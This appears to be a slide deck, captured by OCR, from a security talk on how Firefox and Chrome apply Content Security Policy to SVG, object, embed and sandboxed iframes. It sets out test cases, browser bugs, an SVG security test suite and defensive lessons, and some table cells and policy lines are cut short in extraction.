Either `frame-src` and `object-src` apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* `object-src` and `frame-src` to HTML `object` and `embed` tags, rather than only `object-src`.[6]



CSP Test


```
Content-Security-Policy: default-src 'none'; frame-src 'self';
```

Expected: `object` blocked by `default-src`.

Object:

Iframe:

(a) Firefox



CSP Test

```
Content-Security-Policy: default-src 'none'; frame-src 'self';
```

Expected: `object` blocked by `default-src`.

Object:

Iframe:


(b) Chrome

[6] `https://code.google.com/p/chromium/issues/detail?id=400840`

## `frame-src` vs. `object-src`

`object-src 'self'; frame-src 'self'`

Either `frame-src` and `object-src` apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* `object-src` and `frame-src` to HTML `object` and `embed` tags, rather than only `object-src`.[7]



CSP Test


Content-Security-Policy: default-src 'none'; object-src 'self'; frame-src 'self';

Expected: object and iframe are both permitted.

Object:

Iframe:

(a) Firefox



CSP Test

Content-Security-Policy: default-src 'none'; object-src 'self'; frame-src 'self';

Expected: object and iframe are both permitted.

Object:


Iframe:

(b) Chrome

[7] https://code.google.com/p/chromium/issues/detail?id=400840

## Sandboxed iframes in Chrome

Chrome doesn't apply `style-src` correctly to sandboxed `iframes`.



**CSP Test**


```
Content-Security-Policy: default-src 'none'; style-src 'self'; frame-src 'self';
```

Expected: CSS allowed by `style-src`.

Normal iframe:

Sandboxed iframe:

(a) Firefox



**CSP Test**

```
Content-Security-Policy: default-src 'none'; style-src 'self'; frame-src 'self';
```

Expected: CSS allowed by `style-src`.

Normal iframe:

Sandboxed iframe:

(b) Chrome


Work-around: list the origin explicitly in `style-src` rather than relying on `'self'`;

## Other issues

- Firefox did not properly apply CSP to sandboxed iframes prior to version 28.0. It is still not properly applied in the Firefox 24 ESR branch.[8] This appears to have been due to wider problems with sandboxed iframes.
- Neither Chrome nor Firefox render foreignObjects in in-line SVG.
- Both Chrome[9] and Firefox[10] display in-line SVG even under the CSP `default-src 'none';`. There does not appear to be agreement on whether an in-line SVG is an image or nested document, or something else. My position is that since `data:` URIs can be used to create in-line images or nested documents and can be blocked using CSP, in-line SVG should be blockable as well.

[8] https://bugzilla.mozilla.org/show_bug.cgi?id=1018310
[9] https://code.google.com/p/chromium/issues/detail?id=378500
[10] https://bugzilla.mozilla.org/show_bug.cgi?id=1018310

## SVG Security Test Suite



| Index | Base | XFO1 | XFO2 | CSP0 | CSP1 | CSP2 | CSP3 | CSP4 | CSP5 |
|---|---|---|---|---|---|---|---|---|---|
| Same-origin | Link | Link | Link | Link | Link | Link | Link | Link | Link |
| Different-origin | Link | Link | Link | Link | Link | Link | Link | Link | Link |
| Different-origin with no policies | Link | Link | Link | Link | Link | Link | Link | Link | Link |
| Same-origin embedded svg:image | Link | Link | Link | Link | Link | Link | Link | Link | Link |
| Different-origin embedded svg:image | Link | Link | Link | Link | Link | Link | Link | Link | Link |
| Same-origin embedded html:object | Link | Link | Link | Link | Link | Link | Link | Link | Link |
| Different-origin embedded html:object | Link | Link | Link | Link | Link | Link | Link | Link | Link |
| Recursion | Link | Link | Link | Link | Link | Link | Link | Link | Link |

**SVG from a different origin with empty policies**

**Policy:**

- CSP: `default-src 'none'; script-src 'self' http://*.svg.test; style-src 'self' h`
  `data: http://*.svg.test; object-src 'self' data: http://*.svg.test; frame-src '`
- XFO:

**SVG circle**

| img | img with data: URI | CSS backgro | object | embed | iframe | Sandboxe iframe | In-line |
|---|---|---|---|---|---|---|---|
| ● | | ● | ● | ● | ● | ● | |
| gray | empty | gray | gray | gray | gray | gray | empty |

**SVG circle with in-line CSS**

| img | img with data: URI | CSS backgro | object | embed | iframe | Sandboxe iframe | In-line |
|---|---|---|---|---|---|---|---|
| ● | | ● | ● | ● | ● | ● | |
| gray | empty | gray | gray | gray | gray | gray | empty |

**SVG circle with same-origin external CSS**

| img | img with data: URI | CSS backgro | object | embed | iframe | Sandboxe iframe | In-line |
|---|---|---|---|---|---|---|---|
| ● | | ● | ● | ● | ● | ● | |
| gray | empty | gray | orange | orange | orange | orange | empty |

- `https://github.com/rdegraaf/SVG_Security_Test_Suite`
- Loads different SVGs with internal and external scripts, styles, embedded images, and embedded objects in eight different ways under various XFO and CSP settings.
- Just serve it, load it, and look for discrepancies.

## Lessons to be learned

- Treat SVG like you would HTML, not like you would PNG.
- Never load untrusted SVG as an object or iframe from the same origin as trusted content.
- Major browsers still have issues correctly enforcing web security rules.
- CSP is your friend. Use it. Even if you can't use it right away, design new code to be CSP-compatible.

## Future work

- Mobile browsers
- Different CSPs on HTML and embedded SVG
- CSP 2.0
- SVG 2.0: `iframe` and `canvas` and other fun stuff?
- SVG's `use` element and anything else that takes a URI argument
- IE12's CSP implementation

## More information

- SVG 1.1: http://www.w3.org/TR/SVG/single-page.html, https://developer.mozilla.org/en-US/docs/Web/SVG
- CSP 1.0: http://www.w3.org/TR/CSP/, https://developer.mozilla.org/en-US/docs/Web/Security/CSP, https://www.isecpartners.com/media/106598/csp_best_practices.pdf
- HTML 5: http://www.w3.org/TR/html5/Overview.html
- SVG as a static image: https://developer.mozilla.org/en-US/docs/Web/SVG/SVG_as_an_Image
- Integrating SVG with other stuff: http://www.w3.org/TR/2014/WD-svg-integration-20140417/

## Questions?

https://www.isecpartners.com

http://isecpartners.github.io